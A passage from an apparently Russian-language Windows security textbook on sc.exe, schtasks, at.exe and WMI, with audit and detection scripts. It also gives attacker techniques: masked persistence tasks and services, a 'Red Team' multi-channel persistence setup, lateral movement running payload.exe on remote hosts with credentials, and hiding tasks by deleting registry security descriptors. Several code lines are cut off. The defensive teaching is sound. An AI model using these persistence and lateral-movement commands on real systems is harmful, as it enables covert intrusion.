      <Arguments>/full /compress</Arguments>
      <WorkingDirectory>C:\Scripts</WorkingDirectory>
    </Exec>
  </Actions>
</Task>
```

Скрытые возможности XML-формата:

1. **Множественные триггеры** — через командную строку `schtasks` можно задать только один триггер, а XML позволяет определить произвольное количество.
2. **Множественные действия:**

```
<Actions>
  <Exec>
    <Command>C:\Scripts\prepare.cmd</Command>
  </Exec>
  <Exec>
    <Command>C:\Scripts\process.cmd</Command>
  </Exec>
  <Exec>
    <Command>C:\Scripts\cleanup.cmd</Command>
  </Exec>
</Actions>
```

1. **Скрытые задачи:**

```
<Settings>
  <Hidden>true</Hidden>
</Settings>
```

1. **Управление приоритетом процесса:**

```
<Settings>
  <Priority>4</Priority>  <!-- 0=Realtime, 4=High, 7=Normal, 10=Idle -->
</Settings>
```

1. **Автоматический перезапуск при сбое:**

```
<Settings>
  <RestartOnFailure>
    <Interval>PT5M</Interval>
    <Count>10</Count>
  </RestartOnFailure>
</Settings>
```

1. **Использование переменных событий в действиях:**
   При использовании триггера `EventTrigger` можно извлекать значения из XML события и передавать их в качестве аргументов:

```
<EventTrigger>
  <Subscription>...</Subscription>
  <ValueQueries>
    <Value name="eventID">Event/System/EventID</Value>
    <Value name="channel">Event/System/Channel</Value>
  </ValueQueries>
</EventTrigger>
<Actions>
  <Exec>
    <Command>C:\Scripts\handler.cmd</Command>
    <Arguments>$(eventID) $(channel)</Arguments>
  </Exec>
</Actions>
```

Экспорт и импорт задач:

```
:: Экспорт задачи в XML
schtasks /query /tn "MyTask" /xml > C:\Backup\MyTask.xml

:: Массовый экспорт всех задач
for /f "tokens=*" %%t in ('schtasks /query /fo CSV /nh ^| findstr /v "^$"') do (
    for /f "tokens=1 delims=," %%n in ("%%t") do (
        set "name=%%~n"
        schtasks /query /tn "%%~n" /xml > "C:\Backup\%%~n.xml" 2>nul
    )
)

:: Импорт задачи из XML
schtasks /create /tn "RestoredTask" /xml "C:\Backup\MyTask.xml" /f
```

10.2.8 Безопасность планировщика задач

Persistence через планировщик (MITRE ATT&CK: T1053.005):

Запланированные задачи — один из пяти наиболее популярных методов закрепления в системе.

```
:: Классический persistence: задача от имени SYSTEM при загрузке
schtasks /create /tn "\Microsoft\Windows\Maintenance\SystemCheck" /tr "C:\Windows\Temp\

:: Persistence при входе пользователя
schtasks /create /tn "OneDrive Sync Helper" /tr "powershell.exe -windowstyle hidden -ep

:: Задача с маскировкой в системной папке
schtasks /create /tn "\Microsoft\Windows\WindowsUpdate\Automatic Update" /tr "C:\Progra
```

Атакующие часто размещают задачи в подпапках `\Microsoft\Windows\`, чтобы замаскировать их среди легитимных системных задач.

Скрытые задачи:

Задача может быть скрыта из стандартного интерфейса несколькими способами:

1. Через XML с `<Hidden>true</Hidden>` — задача не отображается в `taskschd.msc` при настройках по умолчанию, но видна в `schtasks /query`.
2. Через удаление ключа реестра `SD` (Security Descriptor) из `TaskCache\Tree\<TaskName>` — задача становится невидимой для `schtasks /query` и `taskschd.msc`, но продолжает выполняться. Это продвинутая техника, используемая в реальных атаках (например, вредоносное ПО Tarrask).
3. Через создание задачи напрямую в файловой системе и реестре, минуя API планировщика.

Lateral Movement через schtasks:

```
:: Создание задачи на удалённом компьютере
schtasks /create /tn "Maintenance" /tr "C:\Windows\Temp\payload.exe" /sc ONCE /st 00:00

:: Немедленный запуск
schtasks /run /tn "Maintenance" /s TARGET /u "DOMAIN\admin" /p "password"

:: Очистка
schtasks /delete /tn "Maintenance" /s TARGET /u "DOMAIN\admin" /p "password" /f
```

Для удалённого управления планировщиком используется RPC (порт TCP 135 + динамические порты), а не SMB, что отличает его от `sc.exe`.

Обнаружение вредоносных задач:

Ключевые индикаторы:

1. Задачи, запускающие исполняемые файлы из нетипичных директорий (`%TEMP%`, `C:\Users\Public\`, `C:\ProgramData\`)
2. Задачи, использующие `cmd.exe /c`, `powershell.exe -enc`, `mshta.exe`, `rundll32.exe`
3. Задачи с именами, имитирующими системные
4. Задачи, созданные недавно (проверка по дате в `RegistrationInfo`)
5. Задачи, работающие от имени SYSTEM и созданные не администратором

События для мониторинга:

- **Event ID 4698** (Security log) — создание запланированной задачи
- **Event ID 4702** (Security log) — обновление задачи
- **Event ID 106** (TaskScheduler/Operational log) — регистрация задачи
- **Event ID 140** (TaskScheduler/Operational log) — обновление задачи
- **Event ID 141** (TaskScheduler/Operational log) — удаление задачи
- **Event ID 200/201** (TaskScheduler/Operational log) — запуск/завершение действия

10.3 at.exe — устаревший планировщик

10.3.1 Зачем знать устаревшую утилиту

Утилита `at.exe` была основным средством планирования задач до Windows Vista. Начиная с Windows 8, Microsoft пометила её как устаревшую (deprecated), а в современных версиях Windows 10/11 она может быть удалена или отключена. Тем не менее, знание `at.exe` необходимо по нескольким причинам:

1. **Историческое наследие.** Множество атак и инструментов, описанных в литературе по безопасности, используют `at.exe`. При анализе инцидентов и изучении публикаций необходимо понимать этот контекст.
2. **Совместимость со старыми системами.** Windows Server 2008 R2 и Windows 7 всё ещё встречаются в корпоративных сетях, и `at.exe` может оказаться единственным доступным инструментом.
3. **Lateral Movement.** В ранних версиях Windows `at.exe` был стандартным инструментом для удалённого выполнения команд, и эта техника описана в классических руководствах по тестированию на проникновение.
4. **Поведение `at.exe` отличается от `schtasks.exe`** в способе создания задач и их хранения, что может быть значимо при форензическом анализе.

10.3.2 Синтаксис at.exe

Создание задачи:

```
:: Запуск команды в определённое время
at 14:30 "C:\Scripts\task.cmd"

:: Ежедневное выполнение
at 03:00 /every:M,T,W,Th,F "C:\Scripts\daily.cmd"

:: Ежемесячное выполнение (1-го и 15-го числа)
at 06:00 /every:1,15 "C:\Scripts\bimonthly.cmd"

:: На удалённом компьютере
at \\SERVER01 22:00 "C:\Scripts\remote.cmd"
```

Просмотр задач:

```
:: Все задачи
at

:: Конкретная задача по ID
at 1
```

Удаление задач:

```
:: Удаление по ID
at 1 /delete

:: Удаление всех задач
at /delete /yes
```

10.3.3 Отличия от schtasks

Характеристика	at.exe	schtasks.exe
Учётная запись	Всегда SYSTEM	Настраиваемая
Триггеры	Только время/дата	Время, события, условия
Множественные действия	Нет	Да (через XML)
Удалённое управление	Да	Да
XML-формат	Нет	Да
Интерактивный режим	Да (`/interactive`)	Нет (устарело)
Расположение в системе	Отдельная очередь	Общая база задач
Безопасность	Минимальная	Полная (ACL, SDDL)

Ключевое различие с точки зрения безопасности: задачи, созданные через `at.exe`, всегда выполнялись от имени `SYSTEM`, что делало их привлекательным инструментом для эскалации привилегий.

10.3.4 Историческое значение в атаках

Классическая атака с использованием at.exe (lateral movement):

```
:: Копирование payload на удалённый сервер
net use \\TARGET\IPC$ /user:DOMAIN\admin password
copy payload.exe \\TARGET\C$\Windows\Temp\

:: Создание задачи для запуска через 2 минуты
at \\TARGET 14:32 C:\Windows\Temp\payload.exe

:: Проверка создания
at \\TARGET
```

Эта техника активно использовалась APT-группировками (APT1, APT28 и другие) в период 2005-2015 годов. Позднее она была вытеснена более гибкими методами на основе `schtasks`, WMI и PSRemoting.
В рамках MITRE ATT&CK использование `at.exe` классифицируется как T1053.002 — Scheduled Task/Job: At.

10.4 Практические сценарии

10.4.1 Аудит всех служб: обнаружение подозрительных

Комплексный скрипт аудита служб:

```
@echo off
setlocal enabledelayedexpansion
echo ============================================
echo   Windows Services Security Audit
echo   %date% %time%
echo ============================================
echo.

echo [*] Total services count:
sc query state= all | find /c "SERVICE_NAME"

echo.
echo [*] Running services count:
sc query state= active | find /c "SERVICE_NAME"

echo.
echo ============================================
echo [1] Services running from non-standard paths
echo ============================================
echo.

for /f "tokens=2" %%s in ('sc query state= all ^| findstr "SERVICE_NAME"') do (
    for /f "tokens=1,* delims=:" %%a in ('sc qc "%%s" 2^>nul ^| findstr "BINARY_PATH_NA
        set "binpath=%%b"
        set "binpath=!binpath:~1!"
        echo !binpath! | findstr /i /v "C:\\Windows C:\\Program" >nul 2>&1
        if not errorlevel 1 (
            echo [!] %%s
            echo     Path: !binpath!
            for /f "tokens=1,* delims=:" %%x in ('sc qc "%%s" 2^>nul ^| findstr "SERVIC
                echo     Account: %%y
            )
            echo.
        )
    )
)

echo ============================================
echo [2] Services running as LocalSystem from
echo     non-system directories
echo ============================================
echo.

for /f "tokens=2" %%s in ('sc query state= active ^| findstr "SERVICE_NAME"') do (
    set "issystem=0"
    for /f "tokens=1,* delims=:" %%a in ('sc qc "%%s" 2^>nul ^| findstr "SERVICE_START_
        echo %%b | findstr /i "LocalSystem" >nul 2>&1
        if not errorlevel 1 set "issystem=1"
    )
    if !issystem==1 (
        for /f "tokens=1,* delims=:" %%a in ('sc qc "%%s" 2^>nul ^| findstr "BINARY_PAT
            set "bp=%%b"
            echo !bp! | findstr /i /v "C:\\Windows\\system32 svchost" >nul 2>&1
            if not errorlevel 1 (
                echo [!] %%s runs as SYSTEM
                echo     Path: !bp!
                echo.
            )
        )
    )
)

echo ============================================
echo [3] Services with auto-start that are stopped
echo     (possible tampering)
echo ============================================
echo.

for /f "tokens=2" %%s in ('sc query state= inactive ^| findstr "SERVICE_NAME"') do (
    sc qc "%%s" 2>nul | findstr "AUTO_START" >nul
    if not errorlevel 1 (
        echo [?] %%s - AUTO_START but STOPPED
    )
)
```

10.4.2 Поиск служб с уязвимыми binPath

Обнаружение Unquoted Service Paths:

```
@echo off
echo ============================================
echo   Unquoted Service Path Detection
echo ============================================
echo.

for /f "tokens=2" %%s in ('sc query state= all ^| findstr "SERVICE_NAME"') do (
    for /f "tokens=1,* delims==" %%a in ('sc qc "%%s" 2^>nul ^| findstr /i "BINARY_PATH
        set "path=%%b"
        setlocal enabledelayedexpansion
        :: Пропускаем пути svchost и системные
        echo !path! | findstr /i "svchost.exe" >nul 2>&1
        if errorlevel 1 (
            :: Проверяем наличие пробелов
            echo !path! | findstr " " >nul 2>&1
            if not errorlevel 1 (
                :: Проверяем отсутствие кавычек
                echo !path! | findstr /b /c:" \"" >nul 2>&1
                if errorlevel 1 (
                    echo [VULN] %%s
                    echo        Path: !path!
                    echo.
                )
            )
        )
        endlocal
    )
)
```

Проверка прав записи в директории служб:

```
@echo off
echo ============================================
echo   Writable Service Binary Directories
echo ============================================
echo.

for /f "tokens=2" %%s in ('sc query state= all ^| findstr "SERVICE_NAME"') do (
    for /f "tokens=1,* delims=:" %%a in ('sc qc "%%s" 2^>nul ^| findstr "BINARY_PATH_NA
        set "fullpath=%%b"
        setlocal enabledelayedexpansion
        :: Извлечение директории (упрощённо)
        for %%f in (!fullpath!) do set "dir=%%~dpf"
        if defined dir (
            icacls "!dir!" 2>nul | findstr /i "(W) (M) (F) WRITE MODIFY FULL" | findstr
            if not errorlevel 1 (
                echo [VULN] %%s
                echo        Dir: !dir!
                icacls "!dir!" 2>nul | findstr /i "(W) (M) (F)"
                echo.
            )
        )
        endlocal
    )
)
```

Проверка дескрипторов безопасности служб на избыточные разрешения:

```
@echo off
echo ============================================
echo   Services with weak security descriptors
echo ============================================
echo.

for /f "tokens=2" %%s in ('sc query state= all ^| findstr "SERVICE_NAME"') do (
    sc sdshow "%%s" 2>nul | findstr /i "AU WD BU" >nul
    if not errorlevel 1 (
        echo [!] %%s - Potentially weak ACL
        sc sdshow "%%s" 2>nul
        echo.
    )
)
```

10.4.3 Аудит запланированных задач

Полный аудит запланированных задач:

```
@echo off
echo ============================================
echo   Scheduled Tasks Security Audit
echo   %date% %time%
echo ============================================
echo.

echo [*] Total scheduled tasks:
schtasks /query /fo CSV /nh 2>nul | find /c ","

echo.
echo ============================================
echo [1] Tasks running as SYSTEM
echo ============================================
echo.
schtasks /query /fo CSV /v /nh 2>nul | findstr /i "SYSTEM"

echo.
echo ============================================
echo [2] Tasks with executables in suspicious paths
echo ============================================
echo.

for /f "tokens=1,9 delims=," %%a in ('schtasks /query /fo CSV /v /nh 2^>nul') do (
    set "name=%%~a"
    set "action=%%~b"
    setlocal enabledelayedexpansion
    echo !action! | findstr /i "Temp ProgramData Users\\Public AppData" >nul 2>&1
    if not errorlevel 1 (
        echo [!] !name!
        echo     Action: !action!
        echo.
    )
    endlocal
)

echo ============================================
echo [3] Tasks using suspicious executables
echo ============================================
echo.

for /f "tokens=1,9 delims=," %%a in ('schtasks /query /fo CSV /v /nh 2^>nul') do (
    set "action=%%~b"
    setlocal enabledelayedexpansion
    echo !action! | findstr /i "powershell cmd.exe /c mshta rundll32 regsvr32 certutil
    if not errorlevel 1 (
        echo [!] %%~a
        echo     Action: !action!
        echo.
    )
    endlocal
)

echo ============================================
echo [4] Recently created tasks (check dates)
echo ============================================
echo.
schtasks /query /fo LIST /v 2>nul | findstr /i "TaskName Date"
```

10.4.4 Создание системы мониторинга через schtasks

Мониторинг дискового пространства:

```
:: Скрипт мониторинга: C:\Scripts\disk-monitor.cmd
@echo off
setlocal
for /f "tokens=3" %%a in ('dir C:\ /-C 2^>nul ^| findstr /i "bytes free"') do set free=
set /a freeMB=%free:~0,-6%
if %freeMB% LSS 5000 (
    echo %date% %time% WARNING: Disk C: free space is %freeMB% MB >> C:\Logs\disk-alert
    :: Здесь можно добавить отправку уведомления
)
endlocal
```

```
:: Создание задачи мониторинга каждые 30 минут
schtasks /create /tn "\Monitoring\DiskSpace" /tr "C:\Scripts\disk-monitor.cmd" /sc MINU
```

Мониторинг критических служб:

```
:: Скрипт: C:\Scripts\service-monitor.cmd
@echo off
setlocal
set "services=wuauserv Spooler W32Time"
set "logfile=C:\Logs\service-monitor.log"

for %%s in (%services%) do (
    sc query %%s | find "RUNNING" >nul
    if errorlevel 1 (
        echo %date% %time% [ALERT] Service %%s is not running >> %logfile%
        sc start %%s >> %logfile% 2>&1
        echo %date% %time% [ACTION] Attempted to restart %%s >> %logfile%
    )
)
endlocal
```

```
schtasks /create /tn "\Monitoring\ServiceHealth" /tr "C:\Scripts\service-monitor.cmd" /
```

Сбор логов безопасности:

```
:: Скрипт: C:\Scripts\security-collect.cmd
@echo off
set "output=C:\Logs\security-%date:~-4%%date:~3,2%%date:~0,2%.log"
echo ═══ Security Event Collection %date% %time% ═══ >> %output%
echo. >> %output%
echo --- Failed Logon Attempts (4625) --- >> %output%
wevtutil qe Security /q:"*[System[EventID=4625]]" /c:50 /rd:true /f:text >> %output%
echo. >> %output%
echo --- New Services (7045) --- >> %output%
wevtutil qe System /q:"*[System[EventID=7045]]" /c:50 /rd:true /f:text >> %output%
echo. >> %output%
echo --- New Scheduled Tasks (4698) --- >> %output%
wevtutil qe Security /q:"*[System[EventID=4698]]" /c:50 /rd:true /f:text >> %output%
```

```
schtasks /create /tn "\Security\DailyCollection" /tr "C:\Scripts\security-collect.cmd"
```

Ротация логов:

```
:: Скрипт: C:\Scripts\log-rotation.cmd
@echo off
set "logdir=C:\Logs"
set "maxage=30"

forfiles /p "%logdir%" /s /m *.log /d -%maxage% /c "cmd /c echo Deleting @path && del @
echo %date% %time% Log rotation completed >> %logdir%\maintenance.log
```

```
schtasks /create /tn "\Maintenance\LogRotation" /tr "C:\Scripts\log-rotation.cmd" /sc W
```

10.4.5 Red Team: persistence через службы и задачи

В данном разделе описываются техники с исключительно образовательной целью — для понимания угроз и разработки защитных мер.

Уровень 1: Базовый persistence через службу:

```
:: Создание службы с маскировкой
sc create "WindowsUpdateSvc" binPath= "C:\ProgramData\Microsoft\updatesvc.exe" start= a

:: Настройка автоматического перезапуска при сбое
sc failure WindowsUpdateSvc reset= 0 actions= restart/1000/restart/1000/restart/1000

:: Добавление описания для убедительности
sc description WindowsUpdateSvc "Provides support for Windows Update automatic updates
```

Уровень 2: Persistence через задачу с маскировкой:

```
:: Создание задачи в системной папке
schtasks /create /tn "\Microsoft\Windows\WindowsUpdate\sihclient" /tr "C:\ProgramData\M

:: Альтернатива: задача по событию входа
schtasks /create /tn "\Microsoft\Windows\Shell\UpdateCheck" /tr "powershell.exe -w hidd
```

Уровень 3: Устойчивый persistence с несколькими механизмами:

```
:: Основной канал: служба
sc create WinDefendHelper binPath= "C:\ProgramData\defender\helper.exe" start= auto obj
sc failure WinDefendHelper reset= 0 actions= restart/5000/restart/5000/restart/5000

:: Резервный канал: задача планировщика
schtasks /create /tn "\Microsoft\Windows\Defrag\ScheduledOptimize" /tr "C:\ProgramData\

:: Канал восстановления: задача мониторит основной канал
:: (скрипт watchdog.cmd проверяет и перезапускает основной payload)
schtasks /create /tn "\Microsoft\Windows\Maintenance\WinSAT" /tr "C:\ProgramData\defend
```

10.4.6 Blue Team: обнаружение вредоносных служб и задач

Комплексный скрипт обнаружения (службы):

```
@echo off
echo ============================================
echo   Malicious Service Detection
echo   %date% %time%
echo ============================================
echo.

echo [1] Unsigned service binaries:
echo ------------------------------------
for /f "tokens=2" %%s in ('sc query state= all ^| findstr "SERVICE_NAME"') do (
    for /f "tokens=1,* delims=:" %%a in ('sc qc "%%s" 2^>nul ^| findstr "BINARY_PATH_NA
        set "bp=%%b"
        setlocal enabledelayedexpansion
        :: Извлечение пути к exe
        for /f "tokens=1" %%f in ("!bp!") do (
            set "exe=%%~f"
            if exist "!exe!" (
                signtool verify /pa "!exe!" >nul 2>&1
                if errorlevel 1 (
                    echo [!] %%s - Unsigned binary
                    echo     !exe!
                )
            )
        )
        endlocal
    )
)

echo.
echo [2] Services created in last 7 days:
echo ------------------------------------
:: Проверяем по журналу событий
wevtutil qe System /q:"*[System[EventID=7045 and TimeCreated[timediff(@SystemTime) <= 

echo.
echo [3] Services with suspicious descriptions:
echo ------------------------------------
for /f "tokens=2" %%s in ('sc query state= all ^| findstr "SERVICE_NAME"') do (
    sc qdescription "%%s" 2>nul | findstr /i "helper update service support" >nul
    if not errorlevel 1 (
        sc qc "%%s" 2>nul | findstr "BINARY_PATH_NAME" | findstr /i /v "C:\\Windows" >
        if not errorlevel 1 (
            echo [?] %%s - Generic description with non-system path
            sc qc "%%s" 2>nul | findstr "BINARY_PATH_NAME"
        )
    )
)
```

Комплексный скрипт обнаружения (задачи):

```
@echo off
echo ============================================
echo   Malicious Scheduled Task Detection
echo   %date% %time%
echo ============================================
echo.

echo [1] Tasks executing from non-standard locations:
echo --------------------------------------
schtasks /query /fo CSV /v /nh 2>nul | findstr /i "Temp ProgramData AppData Users\\Pub

echo.
echo [2] Tasks using encoded PowerShell:
echo --------------------------------------
schtasks /query /fo CSV /v /nh 2>nul | findstr /i "encodedcommand -enc -e "

echo.
echo [3] Tasks running as SYSTEM from user directories:
echo --------------------------------------
for /f "tokens=1,7,9 delims=," %%a in ('schtasks /query /fo CSV /v /nh 2^>nul') do (
    echo %%~b | findstr /i "SYSTEM" >nul 2>&1
    if not errorlevel 1 (
        echo %%~c | findstr /i "Users ProgramData Temp" >nul 2>&1
        if not errorlevel 1 (
            echo [!] %%~a
            echo     RunAs: %%~b
            echo     Action: %%~c
            echo.
        )
    )
)

echo.
echo [4] Hidden tasks (missing from normal query):
echo --------------------------------------
echo Checking TaskCache registry vs filesystem...
:: Сравнение записей в реестре с файлами на диске
for /f "tokens=*" %%k in ('reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    echo %%k
)

echo.
echo [5] Recently modified task files:
echo --------------------------------------
forfiles /p "C:\Windows\System32\Tasks" /s /d +0 /c "cmd /c echo @path - @fdate @ftime"

echo.
echo [6] Event log - new tasks (Event ID 4698):
echo --------------------------------------
wevtutil qe Security /q:"*[System[EventID=4698 and TimeCreated[timediff(@SystemTime) <
```

Автоматический мониторинг новых служб и задач:

```
:: baseline-services.cmd - создание базовой линии
sc query state= all | findstr "SERVICE_NAME" | sort > C:\Baseline\services-baseline.txt
schtasks /query /fo CSV /nh 2>nul | sort > C:\Baseline\tasks-baseline.txt

:: compare-baseline.cmd - сравнение с базовой линией
@echo off
echo Checking for new services...
sc query state= all | findstr "SERVICE_NAME" | sort > C:\Baseline\services-current.txt
fc C:\Baseline\services-baseline.txt C:\Baseline\services-current.txt >nul
if errorlevel 1 (
    echo [ALERT] Service changes detected:
    fc C:\Baseline\services-baseline.txt C:\Baseline\services-current.txt
)

echo Checking for new scheduled tasks...
schtasks /query /fo CSV /nh 2>nul | sort > C:\Baseline\tasks-current.txt
fc C:\Baseline\tasks-baseline.txt C:\Baseline\tasks-current.txt >nul
if errorlevel 1 (
    echo [ALERT] Task changes detected:
    fc C:\Baseline\tasks-baseline.txt C:\Baseline\tasks-current.txt
)
```

```
:: Запуск проверки каждый час
schtasks /create /tn "\Security\BaselineCheck" /tr "C:\Scripts\compare-baseline.cmd" /s
```

10.5 Сводная таблица команд

sc.exe

Команда	Описание
`sc query [служба]`	Состояние службы
`sc queryex [служба]`	Расширенный запрос (с PID)
`sc qc служба`	Конфигурация службы
`sc qdescription служба`	Описание службы
`sc qfailure служба`	Настройки действий при сбое
`sc qtriggerinfo служба`	Триггеры службы
`sc sdshow служба`	Дескриптор безопасности (SDDL)
`sc create имя binPath= путь`	Создание службы
`sc config имя параметр= значение`	Изменение конфигурации
`sc start имя`	Запуск службы
`sc stop имя`	Остановка службы
`sc delete имя`	Удаление службы
`sc sdset имя SDDL`	Установка дескриптора безопасности
`sc failure имя actions= ...`	Настройка действий при сбое
`sc triggerinfo имя start/тип`	Настройка триггеров
`sc \\сервер команда`	Удалённое управление

schtasks.exe

Команда	Описание
`schtasks /create /tn имя /tr команда /sc расписание`	Создание задачи
`schtasks /query [/tn имя]`	Просмотр задач
`schtasks /change /tn имя`	Изменение задачи
`schtasks /delete /tn имя`	Удаление задачи
`schtasks /run /tn имя`	Немедленный запуск
`schtasks /end /tn имя`	Принудительное завершение
`schtasks /query /tn имя /xml`	Экспорт в XML
`schtasks /create /tn имя /xml файл`	Импорт из XML

at.exe (Legacy)

Команда	Описание
`at время команда`	Создание задачи
`at`	Список задач
`at ID /delete`	Удаление задачи
`at \\сервер время команда`	Удалённое создание

10.6 Рекомендации по безопасности

Для администраторов

1. **Регулярный аудит.** Еженедельно проверяйте список служб и задач на предмет новых или изменённых записей. Автоматизируйте этот процесс через скрипты из раздела 10.4.
2. **Базовая линия (Baseline).** Создайте и поддерживайте актуальный список легитимных служб и задач. Любое отклонение должно расследоваться.
3. **Принцип минимальных привилегий.** Службы должны работать с минимально необходимыми правами. Избегайте использования `LocalSystem`, когда достаточно `LocalService` или `NetworkService`.
4. **Мониторинг событий.** Настройте аудит на Event ID 7045 (создание службы), 4697 (установка службы), 4698 (создание задачи), 4699 (удаление задачи).
5. **Защита путей.** Убедитесь, что все пути к исполняемым файлам служб заключены в кавычки и указывают на защищённые директории.
6. **SDDL-аудит.** Регулярно проверяйте дескрипторы безопасности служб, особенно тех, что работают от имени `LocalSystem`.

Для специалистов по безопасности

1. **При расследовании инцидента** всегда проверяйте:
2. Список служб: `sc query state= all`
3. Конфигурацию каждой подозрительной службы: `sc qc`, `sc qdescription`, `sc qfailure`
4. Запланированные задачи: `schtasks /query /v /fo LIST`
5. XML-файлы задач в `C:\Windows\System32\Tasks\`
6. Реестр `TaskCache` на предмет скрытых задач
7. Журналы событий System (7045) и Security (4698, 4702)
8. **При тестировании на проникновение** учитывайте:
9. Создание служб и задач оставляет следы в журналах событий
10. Современные EDR-решения мониторят вызовы SCM API и Task Scheduler API
11. Использование штатных системных имён для маскировки повышает риск обнаружения при тщательном аудите
12. **Форензические артефакты:**
13. Реестр: `HKLM\SYSTEM\CurrentControlSet\Services\`
14. Реестр: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\`
15. Файлы: `C:\Windows\System32\Tasks\` и подпапки
16. Журналы: System (7045), Security (4697, 4698, 4699, 4702)
17. Журнал: Microsoft-Windows-TaskScheduler/Operational

Заключение

Утилиты `sc.exe` и `schtasks.exe` предоставляют исчерпывающий контроль над двумя ключевыми подсистемами Windows — службами и планировщиком задач. Их значение выходит далеко за рамки повседневного администрирования: понимание механизмов работы этих утилит критически важно для обеспечения безопасности информационных систем.

Службы Windows, управляемые через `sc.exe`, являются одним из основных механизмов закрепления вредоносного программного обеспечения. Знание архитектуры SCM, форматов SDDL, механизмов триггерных служб и настроек отказоустойчивости позволяет как эффективно администрировать систему, так и выявлять следы компрометации.

Планировщик задач, управляемый через `schtasks.exe`, предоставляет ещё более гибкие возможности для автоматизации — от простого расписания до сложных цепочек действий, запускаемых по системным событиям. XML-формат задач открывает доступ к функциональности, недоступной через командную строку, и одновременно создаёт дополнительные поверхности атаки.

Устаревшая утилита `at.exe`, хотя и утратила практическую значимость, остаётся важной частью исторического контекста и продолжает встречаться в описаниях атак и инструментарии тестирования.

Владение этими инструментами в совокупности с пониманием их роли в ландшафте угроз формирует фундамент компетенций, необходимых каждому специалисту, работающему с инфраструктурой Windows.

Глава 11: wmic, PowerShell и WMI-инструментарий

11.1. Архитектура Windows Management Instrumentation

Windows Management Instrumentation (WMI) представляет собой реализацию Microsoft стандарта Web-Based Enterprise Management (WBEM), разработанного консорциумом Distributed Management Task Force (DMTF). WMI является одной из ключевых подсистем Windows, обеспечивающей унифицированный интерфейс для управления операционной системой, аппаратным обеспечением, приложениями и сетевой инфраструктурой. Для специалиста по безопасности понимание WMI критически важно: эта технология используется как для легитимного администрирования, так и в качестве мощного инструмента в арсенале атакующего.

11.1.1. CIM — Common Information Model

В основе WMI лежит Common Information Model (CIM) — объектно-ориентированная модель данных, описывающая управляемые элементы ИТ-инфраструктуры. CIM определяет единый язык описания для аппаратных и программных компонентов вне зависимости от производителя и платформы.

CIM оперирует следующими основными концепциями:

Классы — шаблоны, описывающие управляемые объекты. Каждый класс определяет набор свойств (properties), методов (methods) и квалификаторов (qualifiers). Например, класс `Win32_Process` описывает процесс операционной системы, включая свойства `Name`, `ProcessId`, `CommandLine`, `ParentProcessId` и методы `Create()`, `Terminate()`, `GetOwner()`.

Экземпляры (instances) — конкретные объекты, соответствующие классу. Если `Win32_Process` — это класс, то информация о конкретном запущенном процессе `svchost.exe` с PID 1234 — это экземпляр.

Пространства имён (namespaces) — иерархические контейнеры для организации классов. Пространства имён образуют древовидную структуру, аналогичную файловой системе.

Ассоциации — специальные классы, описывающие связи между управляемыми объектами.

Для исследования доступных классов CIM можно использовать следующие команды:

```
# Подсчёт классов в пространстве имён root\cimv2
wmic /NAMESPACE:"\\root\cimv2" path __NAMESPACE get Name

# PowerShell: перечисление всех классов
Get-CimClass -Namespace root/cimv2 | Measure-Object
Get-CimClass -Namespace root/cimv2 | Where-Object CimClassName -like "Win32_*" | Selec
```

В типичной установке Windows 10/11 пространство `root\cimv2` содержит более 1000 классов, покрывающих практически все аспекты конфигурации системы.

11.1.2. WMI Repository

Репозиторий WMI — это база данных, хранящая определения классов, статические экземпляры и метаданные. Физически репозиторий расположен в каталоге:

```
%SystemRoot%\System32\wbem\Repository\
```

Каталог содержит следующие файлы:

Файл	Назначение
`OBJECTS.DATA`	Определения классов и статические экземпляры
`INDEX.BTR`	Индекс для быстрого поиска по репозиторию
`MAPPING1.MAP`, `MAPPING2.MAP`, `MAPPING3.MAP`	Файлы маппинга для транзакционной целостности

Репозиторий управляется службой `WinMgmt` (Windows Management Instrumentation). При повреждении репозитория возможно его восстановление:

```
# Остановка службы WMI
net stop winmgmt /y

# Проверка целостности репозитория
winmgmt /verifyrepository

# Сброс и пересоздание репозитория (крайняя мера!)
winmgmt /resetrepository
```

С точки зрения форензики, репозиторий WMI представляет огромный интерес. Инструмент `python-cim` (PyWMIPersistenceFinder) позволяет анализировать файлы `OBJECTS.DATA` на предмет вредоносных WMI Event Subscriptions даже в офлайн-режиме, без загрузки исследуемой ОС.

11.1.3. Провайдеры WMI

Провайдеры (providers) — это COM-объекты, реализованные в виде DLL-библиотек, которые служат мостом между WMI-инфраструктурой и управляемыми ресурсами. Провайдер получает запрос от WMI, обращается к соответствующему ресурсу (реестр, файловая система, ядро, сетевой стек) и возвращает данные в формате CIM.

Основные провайдеры Windows:

Провайдер	DLL	Описание
Win32 Provider	`cimwin32.dll`	Базовые классы Win32_* (процессы, службы, диски)
WDM Provider	`wmiprov.dll`	Драйверная модель Windows
Registry Provider	`stdprov.dll`	Доступ к реестру через StdRegProv
Event Log Provider	`ntevt.dll`	Журналы событий Windows
Active Directory Provider	`dsprov.dll`	Объекты Active Directory
SNMP Provider	`snmpincl.dll`	Протокол SNMP
Windows Installer Provider	`msiprov.dll`	Пакеты MSI
Performance Counter Provider	`wmiperfclass.dll`	Счётчики производительности

Провайдеры регистрируются в пространстве имён `root\cimv2` через экземпляры классов `__Win32Provider` и `__InstanceProviderRegistration`. Обнаружение нелегитимных провайдеров — важная задача при расследовании инцидентов:

```
# Перечисление всех зарегистрированных провайдеров
Get-CimInstance -Namespace root/cimv2 -ClassName __Win32Provider |
    Select-Object Name, CLSID, HostingModel |
    Sort-Object Name |
    Format-Table -AutoSize

# Поиск провайдеров с подозрительными путями к DLL
Get-CimInstance -Namespace root/cimv2 -ClassName __Win32Provider |
    Where-Object { $_.CLSID } |
    ForEach-Object {
        $clsid = $_.CLSID
        $dll = (Get-ItemProperty "HKLM:\SOFTWARE\Classes\CLSID\$clsid\InprocServer32" -
        [PSCustomObject]@{
            Name = $_.Name
            CLSID = $clsid
            DLL = $dll
        }
    } | Format-Table -AutoSize
```

11.1.4. Пространства имён WMI

Пространства имён WMI организованы в иерархическую структуру, начинающуюся с `root`. Каждое пространство имён может содержать вложенные пространства, классы и экземпляры.

root\cimv2 — основное пространство имён, содержащее подавляющее большинство классов для управления Windows. Здесь находятся классы `Win32_*` для работы с процессами, службами, оборудованием, сетью, пользователями и файловой системой.

root\SecurityCenter2 — пространство имён Центра безопасности Windows. Содержит информацию об антивирусных продуктах, межсетевых экранах и средствах защиты от шпионского ПО:

```
# Получение списка антивирусных продуктов
wmic /NAMESPACE:"\\root\SecurityCenter2" path AntiVirusProduct get displayName,productS

# PowerShell
Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct |
